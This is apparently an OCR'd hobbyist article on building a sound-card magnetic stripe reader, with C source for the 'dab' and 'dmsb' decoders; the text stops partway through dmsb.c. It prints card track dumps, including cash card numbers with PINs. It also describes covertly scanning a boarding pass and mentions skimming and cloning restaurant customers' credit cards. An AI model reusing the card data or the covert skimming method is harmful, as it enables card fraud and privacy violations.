
```
./dab | ./dmsb
```


Pictures

My original reader. With this reader I would use a ruler as a track guide. This way I could not only read the three standard tracks, but also data on non-standard cards, some of which have tracks in odd positions such as through the middle of the card.



My current reader, made of a modified surplus reader which is only capable of reading the three standard tracks.





Examples

Below are some examples of a few (hopefully) less common cards as to get an idea of the sort of data you're likely to find.

Park Inn (Berlin-Alexanderplatz) Door Key Cards

```
Room: 2006
Checkout Date: 12/30/2004
Card 1
Track 2 Data: ;5101152006010912130124000120000000000?
Card 2
Track 2 Data: ;5101152006020912130124000120000000000?

Room: 2005
Checkout Date: 12/30/2004
Card 1
Track 2 Data: ;5101152005010160230124000120000000000?
Card 2
Track 2 Data: ;5101152005020160230124000120000000000?
```

SEPTA Monthly TransPass Cards

```
Month: November 2004
Serial: 001467
Track 2 Data: ;0101001101041130040000001467?

Month: June 2003
Serial: 002421
Track 2 Data: ;0101000601030630030000002421?

Month: January 2002
Serial: 028813
Track 2 Data: ;0101000101020131020000028813?
```

Sony Connect Cash Cards

```
Card Number: 603571 010462 1134569
PIN: 9014
Track 1 Data: %B6035710104621134569^^49120000040?
Track 2 Data: ;6035710104621134569=49120000040?
```

```
Card Number: 603571 010462 1132282
PIN: 5969
Track 1 Data: %B6035710104621132282^^49120008147?
Track 2 Data: ;6035710104621132282=49120008147?
```

Starbucks Cards

```
Card Number: 6015 0613 2715 8426
Track 1 Data: %B6010565061327158^0040/MOMSDAY04^25010004000060018426          ?
Track 2 Data: ;6010565061327158=25010004000060018426?

Card Number: 6014 5421 5637 9529
Track 1 Data: %B6010564542156377^0027/EXCLUSIVEB2B04^25010004000060019529          ?
Track 2 Data: ;6010564542156377=25010004000060019529?

Card Number: 6014 5421 6302 5757
Track 1 Data: %B6010564542156377^0027/EXCLUSIVEB2B04^25010004000060019529          ?
Track 2 Data: ;6010564542163027=25010004000060015757?
```

Conclusion

This project was originally started for the New York City MetroCard decoding project that you may have heard about on *Off The Hook*. Nearly all commercial readers are unable to dump the raw data as it exists on the MetroCard and, even if they could, they are priced way above our (and most hobbyists') budget limitations. This solution has worked very well for us and can aid you in reverse-engineering cards that you may have as well. The "dmsb" application available online can be used for simply decoding standard cards that you have laying around as well.

While my construction example demonstrates a fairly straightforward and typical use of a magnetic stripe reader, many other uses can be considered.

For instance, since all the data obtained from the reader itself is audio, the device can be interfaced to a digital audio recording device, such as one of the many MP3 (and other codec) player/recorders on the market. You could then set the device to record, interfaced the same way with the magnetic stripe reader, and have a stand-alone reader small enough to fit in your pocket. Later, you'd view and edit the captured audio file, saving the clean waveform to a standard .wav file to be analyzed with "dab" (which, in fact, has this capability). You can even construct the reader in an inconspicuous way, so onlookers would never realize the device's capability.

How is this significant? Reading boarding passes with magnetic stripes is a perfect application. These are generally only available in the waiting area of airports. They're issued at check-in and collected when you board, leaving a very small time margin during which the stripe can be scanned. In my case, I had been flagged for additional security and the infamous "SSSS" was printed on my pass. Using my reader, I was able to duck into a bathroom and quickly read the data into my mp3 player/recorder for later analysis. (I discovered a mysterious code on track 2 (normally blank) which read: "C 13190-2******" as well as an "S" at the end of the passenger data on track 1.)

But there are other more sinister applications. What if one of the waiters at your favorite restaurant built this device and swiped the card of everyone who pays with credit? From the data obtained, an exact clone of the credit card could be created. Credit card fraud would quickly become out of control if this were commonplace.

The same principle could be applied to reverse-engineering an unknown magnetic stripe technology. While individual card samples are often much more difficult to obtain, scanning samples as you obtain them enables you to gather samples at an astonishing rate. This way, supporters can loan you cards to scan on the spot. I have personally used this method for the

MetroCard decoding project and it works extremely well.

I could go on and on with more examples of the implications of this sort of design, but I'd like to hear back from the readers as to what other ideas may have been thought up. All feedback is appreciated and, time permitting, all questions will be answered.

Hopefully this project makes you realize how certain types of technology are priced way above what they have to be to keep them away from "us" because of the fear of malicious use. I also hope it encourages more projects like this to surface so we can learn about and use technology without the restrictions imposed upon us by big corporations.

Code Listing (dab.c)

```
/* dab.c - Decode Aiken Biphase

   Copyright (c) 2004-2005 Joseph Battaglia <sephail@sephail.net>

   Code contributions / patches:
     Mike Castleman <mlc@2600.com>
     Ed Wandasiewicz <wanded@breathemail.net>

   Permission is hereby granted, free of charge, to any person obtaining a copy
   of this software and associated documentation files (the "Software"), to
   deal in the Software without restriction, including without limitation the
   rights to use, copy, modify, merge, publish, distribute, sublicense, and/or
   sell copies of the Software, and to permit persons to whom the Software is
   furnished to do so, subject to the following conditions:

   The above copyright notice and this permission notice shall be included in
   all copies or substantial portions of the Software.

   THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
   IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
   FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
   AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
   LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING
   FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS
   IN THE SOFTWARE.

   Changelog:
     0.1 (Sep 2004):
          'audiomag' released
     0.2 (Oct 2004):
          2600 MetroCard decoding project started
          changed name from 'audiomag' to 'dab'
          now requires only one "clocking" bit
          optimized for reading non-standard cards (eg. MetroCards)
     0.3 (Nov 2004):
          improved decoding algorithm
          added max_level functionality
     0.4 (Dec 2004):
          fixed bug when calculating threshold from percentage
     0.5 (Dec 2004):
          improved decoding algorithm
          improved automatic threshold detection
          added support for reading from a file with libsndfile (Mike C.)
     0.6 (Jan 2005):
          fixed broken flags
          improved libsndfile use
     0.7 (Aug 2005):
          fixed potential segmentation fault (Ed W.)

   Compiling:
     cc dab.c -o dab -lsndfile
*/


#include <fcntl.h>
#include <getopt.h>
#include <sndfile.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/soundcard.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>

/*** defaults ***/
#define DEVICE        "/dev/dsp" /* default sound card device */
#define SAMPLE_RATE   192000     /* default sample rate (hz) */
#define SILENCE_THRES 5000       /* initial silence threshold */
/*** end defaults ***/

/* #define DISABLE_VC */

#define AUTO_THRES    30    /* pct of highest value to set silence_thres to */
#define BUF_SIZE      1024  /* buffer size */
#define END_LENGTH    200   /* msec of silence to determine end of sample */
#define FREQ_THRES    60    /* frequency threshold (pct) */
#define MAX_TERM      60    /* sec before termination of print_max_level() */
#define VERSION       "0.7" /* version */


short int *sample = NULL;
int sample_size = 0;



/********** function wrappers **********/

/* allocate memory with out of memory checking
   [size]          allocate size bytes
   returns         pointer to allocated memory */
void *xmalloc(size_t size)
{
  void *ptr;

  ptr = malloc(size);
  if (ptr == NULL) {
    fprintf(stderr, "Out of memory.\n");
    exit(EXIT_FAILURE);
  }

  return ptr;
}


/* reallocate memory with out of memory checking
   [ptr]           memory to reallocate
   [size]          allocate size bytes
   returns         pointer to reallocated memory */
void *xrealloc(void *ptr, size_t size)
{
  void *nptr;

  nptr = realloc(ptr, size);
  if (nptr == NULL) {
    fprintf(stderr, "Out of memory.\n");
    exit(EXIT_FAILURE);
  }

  return nptr;
}


/* copy a string with out of memory checking
   [string]         string to copy
   returns          newly allocated copy of string */
char *xstrdup(char *string)
{
  char *ptr;

  ptr = xmalloc(strlen(string) + 1);
  strcpy(ptr, string);

  return ptr;
}


/* read with error checking
   [fd]            file descriptor to read from
   [buf]           buffer
   [count]         bytes to read
   returns         bytes read */
ssize_t xread(int fd, void *buf, size_t count)
{
  int retval;

  retval = read(fd, buf, count);
  if (retval == -1) {
    perror("read()");
    exit(EXIT_FAILURE);
  }

  return retval;
}

/********** end function wrappers **********/



/********** version functions **********/

/* prints version
   [stream]        output stream */
void print_version(FILE *stream)
{
  fprintf(stream, "dab - Decode Aiken Biphase\n");
  fprintf(stream, "Version %s\n", VERSION);
  fprintf(stream, "Copyright (c) 2004-2005 ");
  fprintf(stream, "Joseph Battaglia <sephail@sephail.net>\n");
}


/* prints version and help
   [stream]        output stream
   [exec]          string containing the name of the program executable */
void print_help(FILE *stream, char *exec)
{
  print_version(stream);
  fprintf(stream, "\nUsage: %s [OPTIONS]\n\n", exec);
  fprintf(stream, "  -a,  --auto-thres   Set auto-thres percentage\n");
  fprintf(stream, "                      (default: %d)\n", AUTO_THRES);
  fprintf(stream, "  -d,  --device       Device to read audio data from\n");
  fprintf(stream, "                      (default: %s)\n", DEVICE);
  fprintf(stream, "  -f,  --file         File to read audio data from\n");
  fprintf(stream, "                      (use instead of -d)\n");
  fprintf(stream, "  -h,  --help         Print help information\n");
  fprintf(stream, "  -m,  --max-level    Shows the maximum level\n");
  fprintf(stream, "                      (use to determine threshold)\n");
  fprintf(stream, "  -s,  --silent       No verbose messages\n");
  fprintf(stream, "  -t,  --threshold    Set silence threshold\n");
  fprintf(stream, "                      (default: automatic detect)\n");
  fprintf(stream, "  -v,  --version      Print version information\n");
}

/********** end version functions **********/


/********** dsp functions **********/

/* sets the device parameters
   [fd]            file descriptor to set ioctls on
   [verbose]       prints verbose messages if true
   returns         sample rate */
int dsp_init(int fd, int verbose)
{
  int ch, fmt, sr;

  if (verbose)
    fprintf(stderr, "*** Setting audio device parameters:\n");

  /* set audio format */
  if (verbose)
    fprintf(stderr, "    Format: AFMT_S16_LE\n");
  fmt = AFMT_S16_LE;
  if (ioctl(fd, SNDCTL_DSP_SETFMT, &fmt) == -1) {
    perror("SNDCTL_DSP_SETFMT");
    exit(EXIT_FAILURE);
  }
  if (fmt != AFMT_S16_LE) {
    fprintf(stderr, "*** Error: Device does not support AFMT_S16_LE\n");
    exit(EXIT_FAILURE);
  }

  /* set audio channels */
  if (verbose)
    fprintf(stderr, "    Channels: 1\n");
  ch = 0;
  if (ioctl(fd, SNDCTL_DSP_STEREO, &ch) == -1) {
    perror("SNDCTL_DSP_STEREO");
    exit(EXIT_FAILURE);
  }
  if (ch != 0) {
```

```
    fprintf(stderr, "*** Error: Device does not support monaural recording\n");
    exit(EXIT_FAILURE);
  }

  /* set sample rate */
  if (verbose)
    fprintf(stderr, "    Sample rate: %d\n", SAMPLE_RATE);
  sr = SAMPLE_RATE;
  if (ioctl(fd, SNDCTL_DSP_SPEED, &sr) == -1) {
    perror("SNDCTL_DSP_SPEED");
    exit(EXIT_FAILURE);
  }
  if (sr != SAMPLE_RATE)
    fprintf(stderr, "*** Warning: Highest supported sample rate is %d\n", sr);

  return sr;
}


/* prints the maximum dsp level to aid in setting the silence threshold
   [fd]            file descriptor to read from
   [sample_rate]   sample rate of device */
void print_max_level(int fd, int sample_rate)
{
  int i;
  short int buf, last = 0;

  printf("Terminating after %d seconds...\n", MAX_TERM);

  for (i = 0; i < sample_rate * MAX_TERM; i++) {

    /* read from fd */
    xread(fd, &buf, sizeof (short int));

    /* take absolute value */
    if (buf < 0)
      buf = -buf;

    /* print if highest level */
    if (buf > last) {
      printf("Maximum level: %d\r", buf);
      fflush(stdout);
      last = buf;
    }
  }

  printf("\n");
}


/* finds the maximum value in sample
   ** global **
   [sample]        sample
   [sample_size]   number of frames in sample */
short int evaluate_max(void)
{
  int i;
  short int max = 0;

  for (i = 0; i < sample_size; i++) {
    if (sample[i] > max)
      max = sample[i];
  }

  return max;
}


/* pauses until the dsp level is above the silence threshold
   [fd]            file descriptor to read from
   [silence_thres] silence threshold */
void silence_pause(int fd, int silence_thres)
{
  short int buf = 0;

  /* loop while silent */
  while (buf < silence_thres) {

    /* read from fd */
    xread(fd, &buf, sizeof (short int));

    /* absolute value */
    if (buf < 0)
      buf = -buf;
  }
}


/* gets a sample, terminating when the input goes below the silence threshold
   [fd]            file descriptor to read from
   [sample_rate]   sample rate of device
   [silence_thres] silence threshold
   ** global **
   [sample]        sample
   [sample_size]   number of frames in sample */
void get_dsp(int fd, int sample_rate, int silence_thres)
{
  int count = 0, eos = 0, i;
  short buf;

  sample_size = 0;

  /* wait for sample */
  silence_pause(fd, silence_thres);

  while (!eos) {
    /* fill buffer */
    sample = xrealloc(sample, sizeof (short int) * (BUF_SIZE * (count + 1)));
    for (i = 0; i < BUF_SIZE; i++) {
      xread(fd, &buf, sizeof (short int));
      sample[i + (count * BUF_SIZE)] = buf;
    }
    count++;
    sample_size = count * BUF_SIZE;

    /* check for silence */
    eos = 1;
    if (sample_size > (sample_rate * END_LENGTH) / 1000) {
      for (i = 0; i < (sample_rate * END_LENGTH) / 1000; i++)  {
        buf = sample[(count * BUF_SIZE) - i - 1];
        if (buf < 0)
          buf = -buf;
        if (buf > silence_thres)
          eos = 0;
      }
    } else
      eos = 0;
  }
}

/********** end dsp functions **********/


/********** begin sndfile functions **********/

/* open the file
   [fd]          file to open
   [verbose]     verbosity flag
   ** global **
   [sample_size] number of frames in the file */
SNDFILE *sndfile_init(int fd, int verbose)
{
  SNDFILE *sndfile;
  SF_INFO sfinfo;

  /* clear sfinfo structure */
  memset(&sfinfo, 0, sizeof(sfinfo));

  /* set sndfile from file descriptor */
  sndfile = sf_open_fd(fd, SFM_READ, &sfinfo, 0);
  if (sndfile == NULL) {
    fprintf(stderr, "*** Error: sf_open_fd() failed\n");
    exit(EXIT_FAILURE);
  }

  /* print some statistics */
  if (verbose) {
    fprintf(stderr, "*** Input file format:\n"
            "    Frames: %i\n"
            "    Sample Rate: %i\n"
            "    Channels: %i\n"
            "    Format: 0x%08x\n"
            "    Sections: %i\n"
            "    Seekable: %i\n",
            (int)sfinfo.frames, sfinfo.samplerate, sfinfo.channels,
            sfinfo.format, sfinfo.sections, sfinfo.seekable);
  }

  /* ensure that the file is monaural */
  if (sfinfo.channels != 1) {
    fprintf(stderr, "*** Error: Only monaural files are supported\n");
    exit(EXIT_FAILURE);
  }

  /* set sample size */
  sample_size = sfinfo.frames;

  return sndfile;
}


/* read in data from libsndfile
   [sndfile]     SNDFILE pointer from sf_open() or sf_open_fd()
   ** global **
   [sample]      sample
   [sample_size] number of frames in sample */
void get_sndfile(SNDFILE *sndfile)
{
  sf_count_t count;

  /* allocate memory for sample */
  sample = xmalloc(sizeof(short int) * sample_size);

  /* read in sample */
  count = sf_read_short(sndfile, sample, sample_size);
  if (count != sample_size) {
    fprintf(stderr, "*** Warning: expected %i frames, read %i.\n",
            sample_size, (int)count);
    sample_size = count;
  }
}

/********** end sndfile functions **********/


/* decodes aiken biphase and prints binary
   [freq_thres]    frequency threshold
   ** global **
   [sample]        sample
   [sample_size]   number of frames in sample */
void decode_aiken_biphase(int freq_thres, int silence_thres)
{
  int i = 0, peak = 0, ppeak = 0;
  int *peaks = NULL, peaks_size = 0;
  int zerobl;

  /* absolute value */
  for (i = 0; i < sample_size; i++)
    if (sample[i] < 0)
      sample[i] = -sample[i];

  /* store peak differences */
  i = 0;
  while (i < sample_size) {
    /* old peak value */
    ppeak = peak;
    /* find peaks */
    while (i < sample_size && sample[i] <= silence_thres)
      i++;
    peak = 0;
    while (i < sample_size && sample[i] > silence_thres) {
      if (sample[i] > sample[peak])
        peak = i;
      i++;
    }
    if (peak - ppeak > 0) {
      peaks = xrealloc(peaks, sizeof(int) * (peaks_size + 1));
      peaks[peaks_size] = peak - ppeak;
      peaks_size++;
    }
  }

  /* decode aiken biphase allowing for
     frequency deviation based on freq_thres */
```

```
  /* ignore first two peaks and last peak */
  if (peaks_size < 2) {
    fprintf(stderr, "*** Error: No data detected\n");
    exit(EXIT_FAILURE);
  }
  zerobl = peaks[2];
  for (i = 2; i < peaks_size - 1; i++) {
    if (peaks[i] < ((zerobl / 2) + (freq_thres * (zerobl / 2) / 100)) &&
        peaks[i] > ((zerobl / 2) - (freq_thres * (zerobl / 2) / 100))) {
      if (peaks[i + 1] < ((zerobl / 2) + (freq_thres * (zerobl / 2) / 100)) &&
          peaks[i + 1] > ((zerobl / 2) - (freq_thres * (zerobl / 2) / 100))) {
        printf("1");
        zerobl = peaks[i] * 2;
        i++;
      }
    } else if (peaks[i] < (zerobl + (freq_thres * zerobl / 100)) &&
               peaks[i] > (zerobl - (freq_thres * zerobl / 100))) {
      printf("0");
#ifndef DISABLE_VC
      zerobl = peaks[i];
#endif
    }
  }
  printf("\n");

}



/* main */
int main(int argc, char *argv[])
{
  int fd;
  SNDFILE *sndfile = NULL;

  /* configuration variables */
  char *filename = NULL;
  int auto_thres = AUTO_THRES, max_level = 0, use_sndfile = 0, verbose = 1;
  int sample_rate = SAMPLE_RATE, silence_thres = SILENCE_THRES;

  /* getopt variables */
  int ch, option_index;
  static struct option long_options[] = {
    {"auto-thres",   0, 0, 'a'},
    {"device",       1, 0, 'd'},
    {"file",         1, 0, 'f'},
    {"help",         0, 0, 'h'},
    {"max-level",    0, 0, 'm'},
    {"silent",       0, 0, 's'},
    {"threshold",    1, 0, 't'},
    {"version",      0, 0, 'v'},
    { 0,             0, 0,  0 }
  };

  /* process command line arguments */
  while (1) {

    ch = getopt_long(argc, argv, "a:d:f:hmst:v", long_options, &option_index);

    if (ch == -1)
      break;

    switch (ch) {
      /* auto-thres */
      case 'a':
        auto_thres = atoi(optarg);
        break;
      /* device */
      case 'd':
        filename = xstrdup(optarg);
        break;
      /* file */
      case 'f':
        filename = xstrdup(optarg);
        use_sndfile = 1;
        break;
      /* help */
      case 'h':
        print_help(stdout, argv[0]);
        exit(EXIT_SUCCESS);
        break;
      /* max-level */
      case 'm':
        max_level = 1;
        break;
      /* silent */
      case 's':
        verbose = 0;
        break;
      /* threshold */
      case 't':
        auto_thres = 0;
        silence_thres = atoi(optarg);
        break;
      /* version */
      case 'v':
        print_version(stdout);
        exit(EXIT_SUCCESS);
        break;
      /* default */
      default:
        print_help(stderr, argv[0]);
        exit(EXIT_FAILURE);
        break;
    }
  }

  /* print version */
  if (verbose) {
    print_version(stderr);
    fprintf(stderr, "\n");
  }

  /* check for incorrect use of command-line arguments */
  if (use_sndfile && max_level) {
    fprintf(stderr, "*** Error: -f and -m switches do not mix!\n");
    exit(EXIT_FAILURE);
  }

  /* set default if no device is specified */
  if (filename == NULL)
    filename = xstrdup(DEVICE);

  /* open device for reading */
  if (verbose)
    fprintf(stderr, "*** Opening %s\n", filename);
  fd = open(filename, O_RDONLY);
  if (fd == -1) {
    perror("open()");
    exit(EXIT_FAILURE);
  }

  /* open sndfile or set device parameters */
  if (use_sndfile)
    sndfile = sndfile_init(fd, verbose);
  else
    sample_rate = dsp_init(fd, verbose);

  /* show user maximum dsp level */
  if (max_level) {
    print_max_level(fd, sample_rate);
    exit(EXIT_SUCCESS);
  }

  /* silence_thres sanity check */
  if (!silence_thres) {
    fprintf(stderr, "*** Error: Invalid silence threshold\n");
    exit(EXIT_FAILURE);
  }

  /* read sample */
  if (use_sndfile)
    get_sndfile(sndfile);
  else {
    if (verbose)
      fprintf(stderr, "*** Waiting for sample...\n");
    get_dsp(fd, sample_rate, silence_thres);
  }

  /* automatically set threshold */
  if (auto_thres)
    silence_thres = auto_thres * evaluate_max() / 100;

  /* print silence threshold */
  if (verbose)
    fprintf(stderr, "*** Silence threshold: %d (%d%% of max)\n",
            silence_thres, auto_thres);

  /* decode aiken biphase */
  decode_aiken_biphase(FREQ_THRES, silence_thres);

  /* close file */
  close(fd);

  /* free memory */
  free(sample);

  exit(EXIT_SUCCESS);

  return 0;
}
/* end dab.c */
```

Code Listing (dmsb.c)

```
/* dmsb.c - Decodes (standard) Magnetic Stripe Binary

   Copyright (c) 2004 Joseph Battaglia <sephail@sephail.net>

   Permission is hereby granted, free of charge, to any person obtaining a copy
   of this software and associated documentation files (the "Software"), to
   deal in the Software without restriction, including without limitation the
   rights to use, copy, modify, merge, publish, distribute, sublicense, and/or
   sell copies of the Software, and to permit persons to whom the Software is
   furnished to do so, subject to the following conditions:

   The above copyright notice and this permission notice shall be included in
   all copies or substantial portions of the Software.

   THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
   IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
   FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
   AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
   LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING
   FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS
   IN THE SOFTWARE.

   Compiling:
     cc dmsb.c -o dmsb
*/


#define BUF_SIZE 2048
#define VERSION "0.1"

#include <getopt.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>



/********** function wrappers **********/

/* allocate memory with out of memory checking
   [size]          allocate size bytes
   returns         pointer to allocated memory */
void *xmalloc(size_t size)
{
  void *ptr;

  ptr = malloc(size);
  if (ptr == NULL) {
    fprintf(stderr, "Out of memory.\n");
    exit(EXIT_FAILURE);
  }

  return ptr;
}


/* reallocate memory with out of memory checking
   [ptr]           memory to reallocate
   [size]          allocate size bytes
   returns         pointer to reallocated memory */
void *xrealloc(void *ptr, size_t size)
{
  void *nptr;

  nptr = realloc(ptr, size);
  if (nptr == NULL) {
    fprintf(stderr, "Out of memory.\n");
    exit(EXIT_FAILURE);
  }

  return nptr;
}


/* copy a string with out of memory checking
   [string]         string to copy
   returns          newly allocated copy of string */
char *xstrdup(char *string)
{
  char *ptr;

  ptr = xmalloc(strlen(string) + 1);
  strcpy(ptr, string);

  return ptr;
}

/********** end function wrappers **********/



/********** version functions **********/

/* print version information
   [stream]        output stream */
void print_version(FILE *stream)
{
  fprintf(stream, "dmsb - Decode (standard) Magnetic Stripe Binary\n");
  fprintf(stream, "Version %s\n", VERSION);
  fprintf(stream, "Copyright (c) 2004 Joseph Battaglia
<sephail@sephail.net>\n");
}


/* print help information
   [stream]        output stream
   [exec]          string containing the name of the program executable */
void print_help(FILE *stream, char *exec)
{
  print_version(stream);
  fprintf(stream, "\nUsage: %s [OPTIONS]\n", exec);
  fprintf(stream, "\n");
  fprintf(stream, "  -V,  --verbose      Verbose messages\n");
  fprintf(stream, "\n");
  fprintf(stream, "  -h,  --help         Print help information\n");
  fprintf(stream, "  -v,  --version      Print version information\n");
  fprintf(stream, "\n");
  fprintf(stream, "dmsb will wait on stdin for raw magnetic stripe ");
  fprintf(stream, "data (string of 0s and 1s\n");
  fprintf(stream, "followed by a newline) and print the decoded data to ");
  fprintf(stream, "stdout.\n");
}

/********** end version functions **********/



/********** string functions **********/

/* returns a pointer to the reversed string
   [string]        string to reverse
   returns         newly allocated reversed string */
char *reverse_string(char *string)
{
  char *rstring;
  int i, string_len;

  string_len = strlen(string); /* record string length */

  /* allocate memory for rstring */
  rstring = xmalloc(string_len + 1);

  for (i = 0; i < string_len; i++) /* reverse string and store in rstring */
    rstring[i] = string[string_len - i - 1];

  rstring[string_len] = '\0'; /* terminate rstring */

  return rstring; /* return rstring */
}

/********** end string functions **********/



/********** parsing functions **********/

/* parse ABA format raw bits and return a pointer to the decoded string
   [bitstring]     string to decode
   returns         decoded string */
char *parse_ABA(char *bitstring)
{
  char *decoded_string, *lrc_start, *start_decode, *string;
  char lrc[] = {1, 1, 0, 1, 0}; /* initial condition is LRC of the start
                                   sentinel */
  int asciichr, charcnt = 0, i, j;

  /* make a copy of bitstring and store it in string */
  string = xstrdup(bitstring);

  /* look for start sentinel */
  if ((start_decode = strstr(string, "11010")) == NULL) {
    free(string); /* free string memory */
    return NULL; /* could not find start sentinel */
  }

  /* set start_decode to first bit (start of first byte) after start
     sentinel */
  start_decode += 5;

  /* look for end sentinel */
  if ((lrc_start = strstr(string, "11111")) == NULL) {
    free(string); /* free string memory */
    return NULL; /* could not find end sentinel */
  }
  /* must be a multiple of 5 */
  while ((strlen(start_decode) - strlen(lrc_start)) % 5) /* search again */
    if ((lrc_start = strstr(++lrc_start, "11111")) == NULL) {
      free(string); /* free string memory */
      return NULL; /* cound not find end sentinel */
    }

  lrc_start[0] = '\0'; /* terminate start_decode at end sentinel */

  lrc_start += 5; /* set the pointer to the LRC */
  if (lrc_start[5] != '\0') /* terminate LRC if not already */
    lrc_start[5] = '\0';

  /* allocate memory for decoded_string */
  decoded_string = xmalloc((strlen(start_decode) / 5) + 3);

  decoded_string[charcnt++] = ';'; /* add start sentinel */

  /* decode each set of bits, check parity, check LRC, and add to
     decoded_string */
  while (strlen(start_decode)) {

    for (i = 0, j = 0; i < 4; i++) /* check parity */
      if (start_decode[i] == '1')
        j++;
    if (((j % 2) && start_decode[4] == '1') ||
        (!(j % 2) && start_decode[4] == '0')) {
      free(string); /* free string memory */
      free(decoded_string); /* free decoded_string memory */
      return NULL; /* failed parity check */
    }

    asciichr = 48; /* generate ascii value from bits */
    asciichr += start_decode[0] == '1' ? 1 : 0;
    asciichr += start_decode[1] == '1' ? 2 : 0;
    asciichr += start_decode[2] == '1' ? 4 : 0;
    asciichr += start_decode[3] == '1' ? 8 : 0;

    decoded_string[charcnt++] = asciichr; /* add character to decoded_string */

    for (i = 0; i < 4; i++) /* calculate LRC */
      lrc[i] = lrc[i] ^ (start_decode[i] == '1') ? 1 : 0;

    start_decode += 5; /* increment start_decode to next byte */
  }

  decoded_string[charcnt++] = '?'; /* add end sentinel */
  decoded_string[charcnt] = '\0'; /* terminate decoded_string */

  for (i = 0; i < 4; i++) /* calculate CRC of end sentinel */
```

```
    lrc[i] = lrc[i] ^ 1;

  for (i = 0, j = 0; i < 4; i++) /* set LRC parity bit */
    if (lrc[i])
      j++;
  if (!(j % 2))
    lrc[4] = 1;
  else
    lrc[4] = 0;

  for (i = 0; i < 5; i++) /* check CRC */
    if ((lrc[i] && lrc_start[i] == '0') ||
        (!lrc[i] && lrc_start[i] == '1')) {
      free(string); /* free string memory */
      free(decoded_string); /* free decoded_string memory */
      return NULL; /* failed CRC check */
    }

  free(string); /* free string memory */
  return decoded_string;
}


/* parse IATA format raw bits and return a pointer to the decoded string
   [bitstring]     string to decode
   returns         decoded string */
char *parse_IATA(char *bitstring)
{
  char *decoded_string, *lrc_start, *start_decode, *string;
  char lrc[] = {1, 0, 1, 0, 0, 0, 1}; /* initial condition is LRC of the start
                                         sentinel */
  int asciichr, charcnt = 0, i, j;

  /* make a copy of bitstring and store it in string */
  string = xstrdup(bitstring);

  /* look for start sentinel */
  if ((start_decode = strstr(string, "1010001")) == NULL) {
    free(string); /* free string memory */
    return NULL; /* could not find start sentinel */
  }

  /* set start_decode to first bit (start of first byte) after start
     sentinel */
  start_decode += 7;

  /* look for end sentinel */
  if ((lrc_start = strstr(string, "1111100")) == NULL) {
    free(string); /* free string memory */
    return NULL; /* could not find end sentinel */
  }
  /* must be a multiple of 7 */
  while ((strlen(start_decode) - strlen(lrc_start)) % 7)
    /* search again */
    if ((lrc_start = strstr(++lrc_start, "1111100")) == NULL) {
      free(string); /* free string memory */
      return NULL; /* cound not find end sentinel */
    }

  lrc_start[0] = '\0'; /* terminate start_decode at end sentinel */

  lrc_start += 7; /* set the pointer to the LRC */
  if (lrc_start[7] != '\0') /* terminate LRC if not already */
    lrc_start[7] = '\0';

  /* allocate memory for decoded_string */
  decoded_string = xmalloc((strlen(start_decode) / 7) + 3);

  decoded_string[charcnt++] = '%'; /* add start sentinel */

  /* decode each set of bits, check parity, check LRC, and add to
     decoded_string */
  while (strlen(start_decode)) {

    for (i = 0, j = 0; i < 6; i++) /* check parity */
      if (start_decode[i] == '1')
        j++;
    if (((j % 2) && start_decode[6] == '1') ||
        (!(j % 2) && start_decode[6] == '0')) {
      free(string); /* free string memory */
      free(decoded_string); /* free decoded_string memory */
      return NULL; /* failed parity check */
    }

    asciichr = 32; /* generate ascii value from bits */
    asciichr += start_decode[0] == '1' ? 1  : 0;
    asciichr += start_decode[1] == '1' ? 2  : 0;
    asciichr += start_decode[2] == '1' ? 4  : 0;
    asciichr += start_decode[3] == '1' ? 8  : 0;
    asciichr += start_decode[4] == '1' ? 16 : 0;
    asciichr += start_decode[5] == '1' ? 32 : 0;

    decoded_string[charcnt++] = asciichr; /* add character to decoded_string */

    for (i = 0; i < 6; i++) /* calculate LRC */
      lrc[i] = lrc[i] ^ (start_decode[i] == '1') ? 1 : 0;

    start_decode += 7; /* increment start_decode to next byte */
  }

  decoded_string[charcnt++] = '?'; /* add end sentinel */
  decoded_string[charcnt] = '\0'; /* terminate decoded_string */

  for (i = 0; i < 5; i++) /* calculate CRC of end sentinel */
    lrc[i] = lrc[i] ^ 1;
  lrc[5] = lrc[5] ^ 0;

